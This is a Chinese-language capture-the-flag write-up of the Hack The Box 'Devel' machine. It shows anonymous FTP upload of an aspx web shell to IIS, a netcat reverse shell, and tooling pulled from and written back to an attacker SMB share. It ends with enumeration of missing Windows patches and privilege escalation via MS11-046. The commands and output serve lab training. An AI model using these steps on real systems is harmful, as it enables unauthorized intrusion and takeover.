
概述 （Overview）

攻击链 （Kiillchain）




TTPs （Tactics, Techniques & Procedures）

- autorecon
- metasploit-framework or Seclists Web-shell
- winPEAS or wes.py
- ms11-046

阶段1：枚举

首先通过 nmap 扫描发现开发了 21、80 端口，在浏览器中查看Web服务为iis，在header中能看到具体版本号：7.5。很新了，这里还可以更具允许安全IIS7.5的限制条件反推OS系统。



查看nmap的对ftp的扫描结果，发现存在允许允许匿名访问。逐对比了下文件目录，确定该目录正是IIS Web部署的虚拟主机目录。

```
└─# cat results/10.10.10.5/scans/tcp_21_ftp_nmap.txt
# Nmap 7.91 scan initiated Sat Mar 27 03:52:49 2021 as: nmap -vv --re
or external or fuzzer)" -oN /home/kali/hackthebox/Devel/results/10.10
ns/xml/tcp_21_ftp_nmap.xml 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up, received user-set (0.12s latency).
Scanned at 2021-03-27 03:52:50 EDT for 3s

PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
|_banner: 220 Microsoft FTP Service
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
|_sslv2-drown:
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


阶段2：工具和利用

阶段2.1：Upload WebShell

接下来就简单了，可以使用 `msfvenom aspx` 来反弹 session，然后 `local_exploit_suggester` 找利用。但本着学习的目的，不想太依赖MSF逐稳固基础知识。

这里我上传的是 SecLists 中的 aspx Webshell 脚本，页面功能仅一个简单的命令执行。

```
└─# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as passwo
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
4388 bytes sent in 0.00 secs (15.2727 MB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-27-21  09:59AM                 4388 shell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```



阶段2.2：NC cmd Shell

然后使用Webshell上传NC，并反链一个cmd到本地的NC监听。文件的传输依然用的是 `impacket-smbserver` 。

```
whoami
whoami
iis apppool\web

cd ../../temp
cd ../../temp

c:\Windows\Temp>
```

阶段3：权限提升

先传一个 winPEAS 至服务器，让后运行它并将结果写回至 `impacket-smbserver` 的目录下方便查看。

```
copy \\10.10.16.4\share\winPEAS.bat
copy \\10.10.16.4\share\winPEAS.bat
        1 file(s) copied.

.\winPEAS.bat > \\10.10.16.4\share\winPEAS.txt
.\winPEAS.bat > \\10.10.16.4\share\winPEAS.txt
No Instance(s) Available.
```

```
  File "/usr/lib/python3.9/socketserver.py", line 232, in serve_forever
    ready = selector.select(poll_interval)
  File "/usr/lib/python3.9/selectors.py", line 416, in select
    fd_event_list = self._selector.poll(timeout)
KeyboardInterrupt
```

```
┌──(kali㉿kali)-[~/hackthebox/Devel]
└─$ ll
总用量 80
-rwxr-xr-x 1 kali kali 28160  3月 27 04:06 nc.exe
drwxr-xr-x 3 root root  4096  3月 27 03:52 results
-rwxr-xr-x 1 kali kali  4274  3月 27 04:02 shell.aspx
-rwxr-xr-x 1 kali kali 32976  3月 27 04:10 winPEAS.bat
-rwxr-xr-x 1 root root  2065  3月 27 04:11 winPEAS.txt
```

可以看到存在很多可以利用的漏洞。


```
"Microsoft Windows 7 Enterprise   "
[i] Possible exploits (https://github.com/codingo/OSCP-2/blob/master/Windows/WinPrivCheck.bat)
MS11-080 patch is NOT installed! (Vulns: XP/SP3,2K3/SP3-afd.sys)
MS16-032 patch is NOT installed! (Vulns: 2K8/SP1/2,Vista/SP2,7/SP1-secondary logon)
MS11-011 patch is NOT installed! (Vulns: XP/SP2/3,2K3/SP2,2K8/SP2,Vista/SP1/2,7/SP0-WmiTraceMessageVa)
MS10-59 patch is NOT installed! (Vulns: 2K8,Vista,7/SP0-Chimichurri)
MS10-21 patch is NOT installed! (Vulns: 2K/SP4,XP/SP2/3,2K3/SP2,2K8/SP2,Vista/SP0/1/2,7/SP0-Win Kernel)
MS10-092 patch is NOT installed! (Vulns: 2K8/SP0/1/2,Vista/SP1/2,7/SP0-Task Sched)
MS10-073 patch is NOT installed! (Vulns: XP/SP2/3,2K3/SP2/2K8/SP2,Vista/SP1/2,7/SP0-Keyboard Layout)
MS17-017 patch is NOT installed! (Vulns: 2K8/SP2,Vista/SP2,7/SP1-Registry Hive Loading)
MS10-015 patch is NOT installed! (Vulns: 2K,XP,2K3,2K8,Vista,7-User Mode to Ring)
MS08-025 patch is NOT installed! (Vulns: 2K/SP4,XP/SP2,2K3/SP1/2,2K8/SP0,Vista/SP0/1-win32k.sys)
MS06-049 patch is NOT installed! (Vulns: 2K/SP4-ZwQuerySysInfo)
MS06-030 patch is NOT installed! (Vulns: 2K,XP/SP2-Mrxsmb.sys)
MS05-055 patch is NOT installed! (Vulns: 2K/SP4-APC Data-Free)
MS05-018 patch is NOT installed! (Vulns: 2K/SP3/4,XP/SP1/2-CSRSS)
MS04-019 patch is NOT installed! (Vulns: 2K/SP2/3/4-Utility Manager)
MS04-011 patch is NOT installed! (Vulns: 2K/SP2/3/4,XP/SP0/1-LSASS service BoF)
MS04-020 patch is NOT installed! (Vulns: 2K/SP4-POSIX)
MS14-040 patch is NOT installed! (Vulns: 2K3/SP2,2K8/SP2,Vista/SP2,7/SP1-afd.sys Dangling Pointer)
MS16-016 patch is NOT installed! (Vulns: 2K8/SP1/2,Vista/SP2,7/SP1-WebDAV to Address)
MS15-051 patch is NOT installed! (Vulns: 2K3/SP2,2K8/SP2,Vista/SP2,7/SP1-win32k.sys)
MS14-070 patch is NOT installed! (Vulns: 2K3/SP2-TCP/IP)
MS13-005 patch is NOT installed! (Vulns: Vista,7,8,2008,2008R2,2012,RT-hwnd_broadcast)
MS13-053 patch is NOT installed! (Vulns: 7SP0/SP1_x86-schlamperei)
MS13-081 patch is NOT installed! (Vulns: 7SP0/SP1_x86-track_popup_menu)
```

逐而用 wes.py 又分析了下 systeminfo 信息检索下能用于提权的CVE。

```
┌──(kali㉿kali)-[~/tools/Win_Privilege_Tools/wesng]
└─$ python wes.py ../../../hackthebox/Devel/systeminfo.txt -i 'Elevation of Privilege' --exploits-only | more
Windows Exploit Suggester 0.98 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 7 for 32-bit Systems
    - Generation: 7
    - Build: 7600
    - Version: None
    - Architecture: 32-bit
    - Installed hotfixes: None
[+] Loading definitions
    - Creation date of definitions: 20210320
[+] Determining missing patches
[+] Applying display filters
[+] Found vulnerabilities

Date: 20130108
CVE: CVE-2013-0008
KB: KB2778930
Title: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: http://www.exploit-db.com/exploits/24485

Date: 20110614
CVE: CVE-2011-1249
KB: KB2503665
Title: Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: https://www.exploit-db.com/exploits/40564/

Date: 20110208
CVE: CVE-2010-4398
KB: KB2393802
Title: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploits: http://www.exploit-db.com/bypassing-uac-with-user-privilege-under-windows-vista7-mirror/, http://www.exploit-db.com/exploits/15609/

Date: 20100209
CVE: CVE-2010-0232
KB: KB977165
Title: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploits: http://lock.cmpxchg8b.com/c0af0967d904cef2ad4db766a00bc6af/KiTrap0D.zip, http://www.securityfocus.com/bid/37864

[+] Missing patches: 4
    - KB977165: patches 1 vulnerability
    - KB2778930: patches 1 vulnerability
    - KB2393802: patches 1 vulnerability
    - KB2503665: patches 1 vulnerability
[+] KB with the most recent release date
    - ID: KB2778930
    - Release date: 20130108

[+] Done. Displaying 4 of the 236 vulnerabilities found.
```

逐一尝试，发现很多利用工具都不是之间将cmd升至system，而是会弹出一个具有system的新cmd。这种方式在此处明显不适用。

最终 ms11-046 成功将当前cmd升至system权限。



```
where /R c:\ root.txt
where /R c:\ root.txt
c:\Users\Administrator\Desktop\root.txt
```

参考